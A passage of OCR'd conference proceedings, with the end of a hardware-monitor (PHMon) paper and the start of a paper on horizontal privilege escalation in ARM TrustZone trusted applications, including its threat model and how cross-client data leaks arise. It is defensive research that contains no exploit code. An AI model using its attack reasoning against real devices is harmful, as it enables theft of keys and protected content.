[44] LEE, Y., WATERMAN, A., AVIZIENIS, R., COOK, H., SUN, C., STOJANOVIĆ, V., AND ASANOVIĆ, K. A 45nm 1.3 GHz 16.7 double-precision GFLOPS/W RISC-V processor with vector accelerators. In *Proceedings of the European Solid State Circuits Conference (ESSCIRC)* (2014).

[45] LI, P. S., IZRAELEVITZ, A. M., AND BACHRACH, J. Specification for the FIRRTL language. *Tech. Report UCB/EECS-2016-9, EECS Department, UC Berkeley* (2016).

[46] LO, D., CHEN, T., ISMAIL, M., AND SUH, G. E. Run-time monitoring with adjustable overhead using dataflow-guided filtering. In *Proceedings of the International Symposium on High Performance Computer Architecture (HPCA)* (2015).

[47] LUK, C.-K., COHN, R., MUTH, R., PATIL, H., KLAUSER, A., LOWNEY, G., WALLACE, S., REDDI, V. J., AND HAZELWOOD, K. Pin: building customized program analysis tools with dynamic instrumentation. In *Proceedings of the Conference on Programming Language Design and Implementation (PLDI)* (2005).

[48] MIJAT, R. Better trace for better software: introducing the new ARM CoreSight system trace macrocell and trace memory controller. *ARM, White Paper* (2010).

[49] MOON, H. *Hardware techniques against memory corruption attacks*. PhD thesis, Seoul National University, 2017.

[50] NAGARAJAN, V., KIM, H.-S., WU, Y., AND GUPTA, R. Dynamic information flow tracking on multicores. In *Proceedings of the Workshop on Interaction Between Compilers and Computer Architectures (INTERACT)* (2008).

[51] NAGARAKATTE, S., MARTIN, M. M., AND ZDANCEWIC, S. Watchdog: hardware for safe and secure manual memory management and full memory safety. In *Proceedings of the International Symposium on Computer Architecture (ISCA)* (2012).

[52] NAGARAKATTE, S., MARTIN, M. M., AND ZDANCEWIC, S. Watchdoglite: hardware-accelerated compiler-based pointer checking. In *Proceedings of the International Symposium on Code Generation and Optimization (CGO)* (2014).

[53] NAGARAKATTE, S., ZHAO, J., MARTIN, M. M., AND ZDANCEWIC, S. Softbound: highly compatible and complete spatial memory safety for C. In *Proceedings of the Conference on Programming Language Design and Implementation (PLDI)* (2009).

[54] NEWSOME, J., AND SONG, D. Dynamic taint analysis: automatic detection, analysis, and signature generation of exploit attacks on commodity software. In *Proceedings of the Network and Distributed Systems Security Symposium (NDSS)* (2005).

[55] OLEKSENKO, O., KUVAISKII, D., BHATOTIA, P., FELBER, P., AND FETZER, C. Intel MPX explained: a cross-layer analysis of the Intel MPX system stack. In *Proceedings of the ACM on Measurement and Analysis of Computing Systems (SIGMETRICS)* (2018).

[56] OZDOGANOGLU, H., VIJAYKUMAR, T., BRODLEY, C. E., KUPERMAN, B. A., AND JALOTE, A. SmashGuard: a hardware solution to prevent security attacks on the function return address. *IEEE Transactions on Computers (TC) 55*, 10 (2006).

[57] OZSOY, M., DONOVICK, C., GORELIK, I., ABU-GHAZALEH, N., AND PONOMAREV, D. Malware-aware processors: a framework for efficient online malware detection. In *Proceedings of the International Symposium on High Performance Computer Architecture (HPCA)* (2015).

[58] PAPPAS, V., POLYCHRONAKIS, M., AND KEROMYTIS, A. D. Transparent ROP exploit mitigation using indirect branch tracing. In *Proceedings of the USENIX Security Symposium* (2013).

[59] QIN, F., WANG, C., LI, Z., KIM, H.-S., ZHOU, Y., AND WU, Y. Lift: a low-overhead practical information flow tracking system for detecting security attacks. In *Proceedings of the International Symposium on Microarchitecture (MICRO)* (2006).

[60] REDDI, V. J., SETTLE, A., CONNORS, D. A., AND COHN, R. S. Pin: a binary instrumentation tool for computer architecture research and education. In *Proceedings of the Workshop on Computer Architecture Education (WCAE)* (2004).

[61] ADVANCED MICRO DEVICES. AMD64 architecture programmer's manual volume 2: system programming. https://support.amd.com/techdocs/24593.pdf, 2006.

[62] ARM. ARM security technology, building a secure system using TrustZone technology. http://infocenter.arm.com/help/topic/com.arm.doc.prd29-genc-009492c/PRD29-GENC-009492C_trustzone_security_whitepaper.pdf, 2009.

[63] DIGILENT'S ZEDBOARD ZYNQ FPGA. Development board documentation. http://www.digilentinc.com/Products/Detail.cfm?Prod=ZEDBOARD/, 2017.

[64] INTEL CORPORATION. Intel trusted execution technology. https://www.intel.com/content/dam/www/public/us/en/documents/white-papers/trusted-execution-technology-security-paper.pdf, 2006.

[65] INTEL CORPORATION. Introduction to Intel memory protection extensions. https://software.intel.com/en-us/articles/introduction-to-intel-memory-protection-extensions/, 2013.

[66] INTEL CORPORATION. Intel 64 and IA-32 architectures software developer's manual. *System Programming Guide, Part 3C* (2016).

[67] INTEL CORPORATION. Control-flow enforcement technology preview. https://software.intel.com/sites/default/files/managed/4d/2a/control-flow-enforcement-technology-preview.pdf, 2017.

[68] MICROSOFT CORPORATION. Microsoft security development lifecycle. https://www.microsoft.com/en-us/sdl/process/verification.aspx/, 2017.

[69] NANGATE, SUNNYVALE, CALIFORNIA. 45nm open cell library.

[70] SCHNEIDER, F. B. Enforceable security policies. *ACM Transactions on Information and System Security (TISSEC) 3*, 1 (2000).

[71] SCHUMILO, S., ASCHERMANN, C., GAWLIK, R., SCHINZEL, S., AND HOLZ, T. kAFL: hardware-assisted feedback fuzzing for OS kernels. In *Proceedings of the USENIX Security Symposium* (2017).

[72] SCHUSTER, F., TENDYCK, T., PEWNY, J., MAASS, A., STEEGMANNS, M., CONTAG, M., AND HOLZ, T. Evaluating the effectiveness of current anti-ROP defenses. In *Proceedings of the International Symposium on Research in Attacks, Intrusions and Defenses (RAID)* (2014).

[73] SINGH, B., EVTYUSHKIN, D., ELWELL, J., RILEY, R., AND CERVESATO, I. On the detection of kernel-level rootkits using hardware performance counters. In *Proceedings of the Asia Conference on Computer and Communications Security (AsiaCCS)* (2017).

[74] SINHA, K., AND SETHUMADHAVAN, S. Practical memory safety with REST. In *Proceedings of the International Symposium on Computer Architecture (ISCA)* (2018).

[75] SINNADURAI, S., ZHAO, Q., AND FAI WONG, W. Transparent runtime shadow stack: protection against malicious return address modifications. http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.120.5702&rep=rep1&type=pdf, 2008.

[76] SONG, C., MOON, H., ALAM, M., YUN, I., LEE, B., KIM, T., LEE, W., AND PAEK, Y. HDFI: hardware-assisted data-flow isolation. In *Proceedings of the Symposium on Security and Privacy (S&P)* (2016).

[77] STEPHENS, N., GROSEN, J., SALLS, C., DUTCHER, A., WANG, R., CORBETTA, J., SHOSHITAISHVILI, Y., KRUEGEL, C., AND VIGNA, G. Driller: augmenting fuzzing through selective symbolic execution. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)* (2016).

[78] SUH, G. E., LEE, J. W., ZHANG, D., AND DEVADAS, S. Secure program execution via dynamic information flow tracking. In *Proceedings of the International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)* (2004).

[79] SZEKERES, L., PAYER, M., WEI, T., AND SONG, D. SoK: Eternal war in memory. In *Proceedings of the Symposium on Security and Privacy (S&P)* (2013).

[80] THOZIYOOR, S., MURALIMANOHAR, N., AHN, J. H., AND JOUPPI, N. P. CACTI 5.1. Tech. rep., HPL-2008-20, HP Labs, 2008.

[81] VENKATARAMANI, G., DOUDALIS, I., SOLIHIN, Y., AND PRVULOVIC, M. Flexitaint: A programmable accelerator for dynamic taint propagation. In *Proceedings of the International Symposium on High Performance Computer Architecture (HPCA)* (2008).

[82] VENKATARAMANI, G., ROEMER, B., SOLIHIN, Y., AND PRVULOVIC, M. Memtracker: efficient and programmable support for memory access monitoring and debugging. In *Proceedings of the International Symposium on High Performance Computer Architecture (HPCA)* (2007).

[83] WATERMAN, A., LEE, Y., PATTERSON, D. A., AND ASANOVIĆ, K. The RISC-V instruction set manual, volume i: Base user-level ISA. *Tech. Report UCB/EECS-2011-62, EECS Department, UC Berkeley* (2011).

[84] YUAN, P., ZENG, Q., AND DING, X. Hardware-assisted fine-grained code-reuse attack detection. In *Proceedings of the International Symposium on Research in Attacks, Intrusions and Defenses (RAID)* (2015).

[85] ZALEWSKI, M. American fuzzy lop (AFL) fuzzer. http://lcamtuf.coredump.cx/afl/, 2017.

[86] ZHANG, M., QIAO, R., HASABNIS, N., AND SEKAR, R. A platform for secure static binary instrumentation. In *Proceedings of the International Conference on Virtual Execution Environments (VEE)* (2014).

[87] ZHOU, B., GUPTA, A., JAHANSHAHI, R., EGELE, M., AND JOSHI, A. Hardware performance counters can detect malware: myth or fact? In *Proceedings of the Asia Conference on Computer and Communications Security (ASIACCS)* (2018).

[88] ZHOU, P., QIN, F., LIU, W., ZHOU, Y., AND TORRELLAS, J. iWatcher: efficient architectural support for software debugging. In *Proceedings of the International Symposium on Computer Architecture (ISCA)* (2004).

[89] ZHOU, P., TEODORESCU, R., AND ZHOU, Y. HARD: hardware-assisted lockset-based race detection. In *Proceedings of the International Symposium on High Performance Computer Architecture (HPCA)* (2007).

A Appendix

In this appendix, we present the microarchitectural details of PHMon's Action Unit (AU) design. As discussed in Section 4.1, PHMon receives the commit log from the RoCC interface and then PHMon applies the configured monitoring rules to the commit log to detect events and perform follow-up actions. Once an MU finds a match, the MU sends an activation signal alongside a `match packet` to the AU. The match packet consists of an address (`MU_addr`), data (`MU_data`), and an MU identification number (`MU_id`). The `MU_addr` contains the address of the instruction in the commit log (i.e., `pc_src` element), while `MU_data` is programmable and can contain the contents of any one of the commit log entries. The `MU_id` specifies the index of the MU that triggered the activation signal. The AU enqueues an incoming match packet from the MU into the `Match Queue` while it performs actions for the packets arrived earlier. To perform actions, as shown in Figure 3, the AU consists of four distinct microarchitectural components: Config Units (CFUs), Local Register File, Arithmetic and Logic Unit (ALU), and Control Unit (CU). In the next subsections, we explain each of AU's microarchitectural components in detail.

A.1 Config Units (CFUs)

In the PHMon design, each MU is paired with a CFU. Each CFU consists of three main components: an `Action Config Table`, a `conf_ctr`, and a `conf_ptr`. The `Action Config Table` contains the list of actions (programmed by the user) that PHMon should perform after the MU finds a match and triggers the activation signal. The `conf_ctr` and `conf_ptr` preserve the index of the total number of actions and the current action, respectively. Each entry in the Action Config Table, called `action description`, consists of `Type`, `In1`, `In2`, `Fn`, `Out`, and `Data` elements (see Figure 3).

`Type` specifies one of the following four types: *ALU operation*, *memory operation*, *interrupt*, and *skip actions*. In case of an ALU operation, `In1` and `In2` act as programmable input arguments of the ALU whereas for memory operations, `In1` and `In2` are interpreted as `data` and `address` of the memory request. In both cases, `In1` and `In2` can be programmed to hold the local register values (maintained in Local Register File) or an immediate value. The `Out` element specifies where the output of the ALU/memory operation is stored. The `Fn` element determines the functionality of an ALU operation or the type of the memory request. The `Data` element only applies to an ALU operation as immediate data. Note that in case of a memory operation, PHMon sends a memory request through the L1 data cache using the RoCC interface. The *interrupt* action triggers an interrupt, which will be handled by the OS. The *skip actions* provide the option of early action termination. In this case, when the result of an ALU operation is equal to zero, the AU will skip the remaining actions of the current event.

A.2 Local Register File

The Local Register File consists of three dedicated registers for memory requests and their responses: `Mem_addr`, `Mem_data`, and `Mem_resp`, and three general-purpose registers: `Local_1`, `Local_2`, and `Local_3`. Memory operations occur using `Mem_addr` and `Mem_data` registers as the `addr` and `data` of the request while the result gets stored in the `Mem_resp` register. The user can use `Local_1`, `Local_2`, and `Local_3` registers for ALU operations.

A.3 Arithmetic and Logic Unit (ALU)

We include a small ALU in PHMon to support a variety of actions. The ALU operations are restricted inside PHMon; however, these operations can be combined with other PHMon's actions (i.e., memory operations and interrupts) to provide the user with the capability to influence the process' execution. The input and output arguments of our ALU (including `In1`, `In2`, `Fn`, and `Out`) are programmable. The `Fn` argument determines the ALU function out of the following 10 different operations: `Addition`, `Subtraction`, `Logical Shift Left`, `Logical Shift Right`, `Set Less Than`, `Set Equal`, `AND`, `OR`, `XOR`, and `NOP`.

A.4 Control Unit (CU)

The CU handles all the tasks related to performing actions. Our CU consists of a small FSM with three states: `ready`, `wait`, and `busy`. Depending on the current state of the CU, it performs one or more of the following tasks: dequeue a match packet from the `Match Queue`, update the Local Register File, receive the next *action description*, and perform an action. Once all of the listed actions are performed, the CFU notifies the CU. In this case, the CU enters the `ready` state, repeating all of the described tasks for the next element stored in the `Match Queue`.

Horizontal Privilege Escalation in Trusted Applications

Darius Suciu
Stony Brook University
dsuciu@cs.stonybrook.edu

Stephen McLaughlin
Samsung Research America
s.mclaughlin@samsung.com

Laurent Simon
Samsung Research America
cam.lmrs2@gmail.com

Radu Sion
Stony Brook University
sion@cs.stonybrook.edu

Abstract

Trusted Execution Environments (TEEs) use hardware-based isolation to guard sensitive data from conventional monolithic OSes. While such isolation strengthens security guarantees, it also introduces a semantic gap between the TEE on the one side and the conventional OS and applications on the other. In this work, we studied the impact of this semantic gap on the handling of sensitive data by Trusted Applications (TAs) running in popular TEEs. We found that the combination of two properties, (*i*) multi-tenancy and (*ii*) statefulness in TAs leads to vulnerabilities of Horizontal Privilege Escalation (HPE). These vulnerabilities leaked sensitive session data or provided cryptographic oracles without requiring code execution vulnerabilities in TEE logic. We identified 19 HPE vulnerabilities present across 95 TAs running on three major ARM TrustZone-based trusted OSes. Our results showed that HPE attacks can be used to decrypt DRM protected content, to forge attestations, and to obtain cryptographic keys under all three evaluated OSes. Here, we present HOOPER an automatic symbolic execution based scanner for HPE vulnerabilities, in order to aid manual analysis and to dramatically reduce overall time. In particular, in the Teegris Trusted OS HOOPER is able to identify 19 out of 24 HPE-based attack flows in 24-hours contrasted with our original manual analysis time of approximately four weeks.

1 Introduction

Traditional OS-based protection mechanisms are routinely bypassed due to vulnerabilities in their monolithic code bases. As a response to this limitation, hardware-isolated Trusted Execution Environments (TEEs) have gained widespread use, particularly in mobile devices. TEEs provide hardware-isolated memory and compute resources with Trusted Applications (TAs) that handle highly sensitive operations on behalf of applications running on the monolithic OS.

The most widely used TEE in mobile devices is ARM TrustZone [1]. TrustZone provides a higher privilege level in the form of the *Secure World*. The Secure World runs a Trusted OS (TZOS) and TAs in hardware isolated memory, CPU, and I/O. TAs handle requests on behalf of Client Applications (CAs), which run on the traditional OS in the *Normal World*. Sensitive data such as private keys, biometric data, and device integrity measurements should never leave the Secure World.

The hardware isolation between the two worlds (Secure and Normal) enables each to run independently from each other. However, it also introduces a *semantic gap* between them. In this case neither world has sufficient information about the semantics (i.e., data structure layout and locations) of the other to accurately identify or authenticate principals in the other world. A previous result of this semantic gap was the Boomerang [18] attack, which leverages memory safety errors in TAs to exploit the Normal World OS on behalf of malicious Normal World applications. Here, we find that cross-CA attacks are still possible without relying on TA memory exploits.

In this paper, we present our work on Horizontal Privilege Escalation (HPE) attacks [20] against TAs. These attacks result in unauthorized cross-principal data access between Normal World services. HPE does not require a compromised service to escalate its privileges to access data belonging to other principals. Instead, it leverages persistent state mismanagement by TAs acting on behalf of other victim services. In this light, HPE is a type of confused deputy [11] attack where the attacker accesses victim data without directly escalating privilege.

We manually examined 95 TA binaries from mobile devices running three popular TEEs: Trustonic's Kinibi, Qualcomm's QSEE, and Samsung's Teegris. We identified 19 unique HPE vulnerabilities (52 when counting duplicate from porting between TZOSes). These 19 vulnerabilities led to 27 unique attacks against different TA APIs (78 when counting duplicates) in our study. Here, We classify the discovered issues using known Common Weakness Enumeration [19] (CWEs) and provide case studies to show the impact of each.

To aid in the analysis of HPE attacks in TAs, we implemented HOOPER, a tool based on the angr [28] symbolic execution framework to search for HPE bugs in TAs for the Teegris TZOS. HOOPER uses memory and storage API inspection along with state matching to track TA handling of CA data across invocations. These locations represent opportunities for HPE attacks. In Teegris HOOPER found 19 out of 24 HPE-based attacks in 24-hours contrasted with our original manual analysis time of approximately four weeks.

The contributions of this work include:

1. a first study of HPE attacks in TAs. Attacks identified are caused both by TA session management design flaws, and the TEEs - Normal World semantic gap.
2. an extensive analysis and detection of HPE vulnerabilities in 95 TAs from three widely used TEEs. Results are broken down according to known CWEs [19] and case studies showing the real-world impact of each.
3. an evaluation of HOOPER, an automatic scanner for HPE vulnerabilities in TAs. In the Teegris OS HOOPER evaluating 31 TAs can detect in less than 24 hours 80% of the HPE vulnerabilities previously identified through manual analysis in four weeks.

2 Background

Trusted Execution Environments (TEEs) are secure partitions of hardware providing isolated CPU, memory, and I/O access for sensitive data and trusted code. The traditional OS and applications run in the Rich Execution Environment (REE), which lacks permission to access resources reserved for the TEE. A typical TEE will consist of both hardware isolation mechanisms, such as ARM TrustZone described in 2.1, and a trusted software stack, which communicates with the REE as described in 2.2.

2.1 TrustZone architecture

ARM Cortex processors implement the hardware portion of a TEE using the ARM TrustZone security extensions, or *TrustZone*. Under TrustZone, each physical processor core is split into two virtual CPUs. The security state of a core depends on the value of a special *Non-Secure (NS) bit*. If NS=0, then the core runs in *Secure World (SW)*. This is where the TEE software is run. If NS=1, then the core runs in *Normal World (NW)*[1], where the REE is run. The TrustZone memory and peripheral bus fabrics maintain NS bits for each memory region and I/O peripherals. Additionally, some peripherals, such as touch screens may run with either NS=0 or NS=1 at different times depending on the needs of the Secure World for exclusive hardware access.

TrustZone's fundamental security mechanism is the isolation of Secure World resources. Code running in Secure World can access memory and I/O designated for both Secure and Normal World, whereas code running in Normal World is restricted to Normal World resources. Thus, any operations on secure data (e.g., secret keys) or hardware (e.g., fingerprint reader) must be done by Secure World on behalf of Normal World. The transition of control from Normal World to Secure World is known as a *world switch* (Section 2.2).

The Secure World software stacks considered in this paper all closely resemble that of a traditional operating system. A TrustZone OS provides resource management and device drivers from a supervisor privilege level. Complementing this, a set of Trusted Applications (TAs) provide task-specific functionality from the user privilege level. Thus, TAs are restricted to their own address spaces, and are dependent on the TZOS and drivers for I/O and IPC. TAs request access to such resources through system calls to the TZOS.

Some TAs are completely driven by CA requests. A typical example of this is a cryptographic keystore to manage keys not accessible to Normal World. When a Normal World app requires an operation such as encipherment or signing, it must prepare the inputs in a shared buffer and specify which TA it wants to perform the operation (see next section for details). The TA, for its part, will wait for the TZOS to provide it with the request from Normal World, and then process the request. Thus, a typical TA will consist of a main loop to retrieve each request, and a switch structure to dispatch the specific request type (signing, decryption, etc.) to the appropriate handler.

2.2 TrustZone communication

A Client Application (CA) running in Normal World communicates with a TA as follows. First, the CA provides the Normal World kernel with the request and UUID of the destination TA. The Normal World kernel then issues a Secure Monitor Call (SMC) instruction to invoke the *Secure Monitor*, which runs at ARM exception level EL3. The monitor then interrupts the TZOS with the request and UUID, and finally the TZOS either creates a new instance of the TA, or uses it in existing instance in the case of an already-running multi-tenant TA (see 2.3). The process for returning results to the TA follows a similar path.

The request passed to the TA consists of a command ID that dictates which function to run and a shared buffer for any arguments. The shared buffer is kept in *world shared* memory, a small memory region that is accessible to both the Normal World and the Secure World. This buffer has a fixed format for all TAs depending on the underlying TZOS. For example, in Kinibi, a single shared buffer is provided for both input and output, whereas in QSEE and Teegris, separate input and output buffers are provided.

Note that at no point in the above description did any component check the TA UUID to determine if the CA was authorized to communicate with that TA. In current Android-based Normal World implementations, communication between CAs and TAs is many-to-many. In other words, communication between a given Normal World service and the set of TAs is all or nothing. This is typically regulated by using SELinux policy to restrict access to the pseudo device node and/or daemon used to notify the kernel of CA requests.

2.3 Multi-tenancy in TrustZone

The GlobalPlatform [10] defines two types of TA processes: (1) *Multi-instance TA*, created on demand for every CA initiated connection and destroyed once the connection is terminated; (2) *Single-instance TA*, created to handle all incoming requests in a single TA instance. Because multi-instance TAs start a new instance for each communicating CA, we refer to them as *single-tenant*, i.e., it is impossible for an attacker to break

[1] Also known as the Non-Secure World

into an existing session. We refer to single-instance TAs as *multi-tenant*, because the TA must manage sessions for all communicating CAs.

The TAs running under commercial TZOSes (Kinibi, Teegris, QSEE) fall into one of the above two categories. Under QSEE, all TA processes are executed as multi-tenant. In the case of Kinibi and Teegris, each TA defines its operation mode inside a signed binary segment. Then, every TA is executed accordingly in one of the previously described modes. For single-tenant configurations, a TA process is spawned by the TZOS to handle each CA initiated connection.

2.4 Storing data in Secure World

CAs leverage the communication channel described in Section 2.2 to send sensitive data to TAs. A TA accepts CA requests through a set of APIs, which either process or store received CA data, while protecting it against untrusted Normal World access. A TA's API is either *stateful* or *stateless*. Stateless APIs are straight forward. A TA receives CA data, processes it and returns a result. No data related to this process is retained by the TA across invocations. An API is stateful if it maintains state across multiple CA invocations.

Figure 1 illustrates the two methods a stateful TA API can use to persist CA data across invocations. They are as follows:

- **(A) Session state.** Typically, a TA with a stateful API will be called a number of times throughout a session with a TA. In between calls in the session, the TA maintains CA and other data in global variables, in what is essentially, the `.bss` section.

- **(B) Persistent storage.** TZOSes supply TAs with APIs to store data across instances. Examples include: Replay Protected Memory Blocks (RPMBs), memory blocks protected by authenticated counters to prevent malicious replays of old values and wrapped objects, which are objects encrypted and signed in a TA before being persisted in the Normal World filesystem.

While session state should only exist within a single session, persistent objects can last over many separate instances of a TA over time. Wrapped objects in particular complicate matters, because while it is infeasible for a Normal World process to decrypt them directly, they are stored in Normal World filesystem, and thus access to wrapped objects is governed by often overly permissive access control policies.

3 Problem Overview

TAs are Secure World applications that wait for Normal World CA requests, process them and return results. CAs entrust TAs with their confidential information and delegate performing sensitive operations to them. For example, CAs typically protect their private keys by storing them in Secure World cryptographic keystores.




Figure 1: CA data storage in Secure World

Each TA has the responsibility of protecting CA-provided information from unauthorized Normal World access. In the case of keystores, the CA keys stored inside must not be revealed or used without the CA's explicit consent. When they fail, we have HPE.

3.1 HPE vulnerabilities

An HPE vulnerability arises when TA exposed APIs enable untrusted processes to access or manipulate CA provided data. For example, keystores contain HPE vulnerabilities if a malicious CA can obtain or use keys belonging to other CAs. In the infrastructure used by TrustZone systems, the CA-TA communication channel described in Section 2.2 allows vulnerable Normal World processes to send arbitrary messages to TAs. Each message can be used by attackers to target HPE vulnerabilities within TAs.

In this work, we study two types of vulnerabilities within TAs that allow attackers to leak, compromise or use cross-invocation maintained information.

TA multi-tenant interference. As described in Section 2.3, a TZOS either routes messages from all CAs to a multi-tenant TA or starts separate instances for each incoming CA connection. In consequence, some portions of TA instances are designed to handle simultaneous CA connections, while others operate assuming all requests are incoming from a single CA.

Ideally, every multi-tenant TA should employ proper session management to prevent CAs from affecting each other's cross-invocation states (e.g., keystores should provide an isolated key storage for each CA). In practice, these security measures can be imperfect, due to either the semantic gap between the two worlds or implementation errors. For example, TAs configured to execute as multi-tenant can be designed to only handle incoming connections from a single CA (e.g., missing session management). In such TAs, multiple concurrent CA connections can lead to HPE attacks. We detail

such scenarios in Section 3.3.

Unintentional resource sharing. Section 2.4 introduces the ability of TA APIs to maintain data across multiple CA requests. Each TA can temporarily maintain CA-provided information in its global variables or requests the TZOS to persist it in Secure World storage. In both cases, this data needs to be protected against unauthorized access. In the case of global variables, each TA has exclusive access to its own memory and protecting the data within from multi-tenant interference is a matter of employing proper CA session management. In contrast, the TZOS provides all TAs with shared access to other Secure World resources (e.g., RPMB memory). Thus, a different, TZOS-enforced access control is required to ensure that CAs and TAs cannot overwrite or leak each other's data.

The TZOS manages TA access and prevents them from illegally accessing each other's contents. For example, GlobalPlatform defines a set of sharing rules in the case of PersistentObjects, under which each TA has exclusive access to its created objects, unless explicitly stated otherwise at creation. However, this is not enough to prevent CA confidential data from being exposed to malicious CA access, as the TZOS enforced access control is only concerned with access controlling access between different TAs and resources.

The lack of a fine-gained access control between CA and the Secure World resources holding their data enables multiple attack vectors to be used in order to launch HPE attacks. For example, multiple instances of the same TA have shared access to their resources. This enables malicious CAs to connect to any TA instance with access to these resources and trick them into leaking or compromising data stored inside. Details presented in Section 4.3.

3.2 Threat Model

We assume the attacker's goal is to obtain or manipulate sensitive data processed by a certain Normal World CA but is unable to compromise that CA directly. Thus, attackers cannot access its memory, hijack its execution or escalate privileges via the Normal World OS. Additionally, we assume the attacker is unable to gain code execution in any Normal World daemon, TA or the TZOS. This makes man-in-the-middle attacks out of scope. Given these limitations, the attacker may still leverage HPE vulnerabilities to access the victim CA's data.

We also assume that the victim CA depends on one or more TAs that either maintains session-level data for multiple tenants simultaneously, or persists data in secure objects, RPMB or other system-level resources protected by the TEE. Any flaws in isolating a given TA's data in these environments may lead to HPE. In order to leverage such a flaw, the attacker must compromise *any other* CA in the system, and use it to issue requests that will leak or modify the victim's data.

The attack surface of available CAs is substantial and non-static. Each CA is an application containing a library for sending `ioctl`s to a device node (`/dev/mobicore`, `/dev/qseecom` and `/dev/tzdev` in Kinibi, QSEE and Teegris respectively). While a Normal World daemon assists in setting up the communication channel between CA and TA, e.g., for loading the TA and setting up shared memory[2], actual requests go directly from the CA to the device node. The kernel then converts these to SMCs to schedule TAs in the TZOS. Thus, compromising a given CAs does not allow for man-in-the-middle attacks against other CAs, but is sufficient for HPE. The number of CAs is actually larger than the number of TAs seen below, as quite a few third party and mobile payment CA/TA pairs were not evaluated for this study.

3.3 Exploiting HPE vulnerabilities

The lax access control enforced by the TZOS and TAs enables a compromised CA to send malicious requests to any TA running inside the Secure World. Such a CA can leverage their access to stateful TA API in order to obtain access to data belonging to another CAs. Figure 2 illustrates how in the presence of HPE vulnerabilities a malicious CA can leak, compromise or use other CA data maintained inside the Secure World. In this figure, *Cdata* and *CKey* correspond to CA confidential data and CA cryptographic keys.

As described in Section 3, stateful TAs can store CA data either temporarily in their memory or rely on external resources to persist it for future usage upon CA requests. Six attacks are presented in Figure 2. (A)-(C) target data stored in TA sessions (e.g., global variables), while (D)-(F) target data persisted in Secure World storage.

Some TAs can store temporally values (e.g., keys, processing results) in memory to avoid retrieving or recalculating them again. These values are derived from CA-provided inputs. A malicious CA can access any data stored in TA memory between a target CA's requests, provided it can time its own requests before a shared TA clears the respective data and this data is retrievable though at least one exposed API exposed that do not perform any origin checks regarding the requests (e.g., sessions). Such attacks are most damaging when CA provided keys are cached between CA requests.

In contrast to data stored in TA memory, CA data persisted on the flash drive or Secure World resources is retained even after a TA instance is killed. This data is accessible from any TA that is allowed access to the respective resource. Moreover, this data is not usually cleared after a CA connection is terminated, providing less restrictions for attackers on timing their malicious requests. For example, in the case of single-tenant TA, any TA instance can be used by malicious CAs due to the fact that all share the same Secure World resources. The (D)-(F) data flows illustrate how malicious CA are not required to have access to TA storing the victim's data (*Cdata*). Instead, communication with other TA's could provide them with required access to the Secure World resource. Of course, in the absence of a fine-grained access control *TrustedApp1* can also be used to leak or compromise the victim's data.

Data leakage. Caching CA data inside TA memory or storing it in Secure World resources expose it to leakage through HPE attacks. The (A) and (D) data flows illustrate how once a

[2]Note that the Normal World daemons do not currently perform any access control, and will help set up any requested TA.

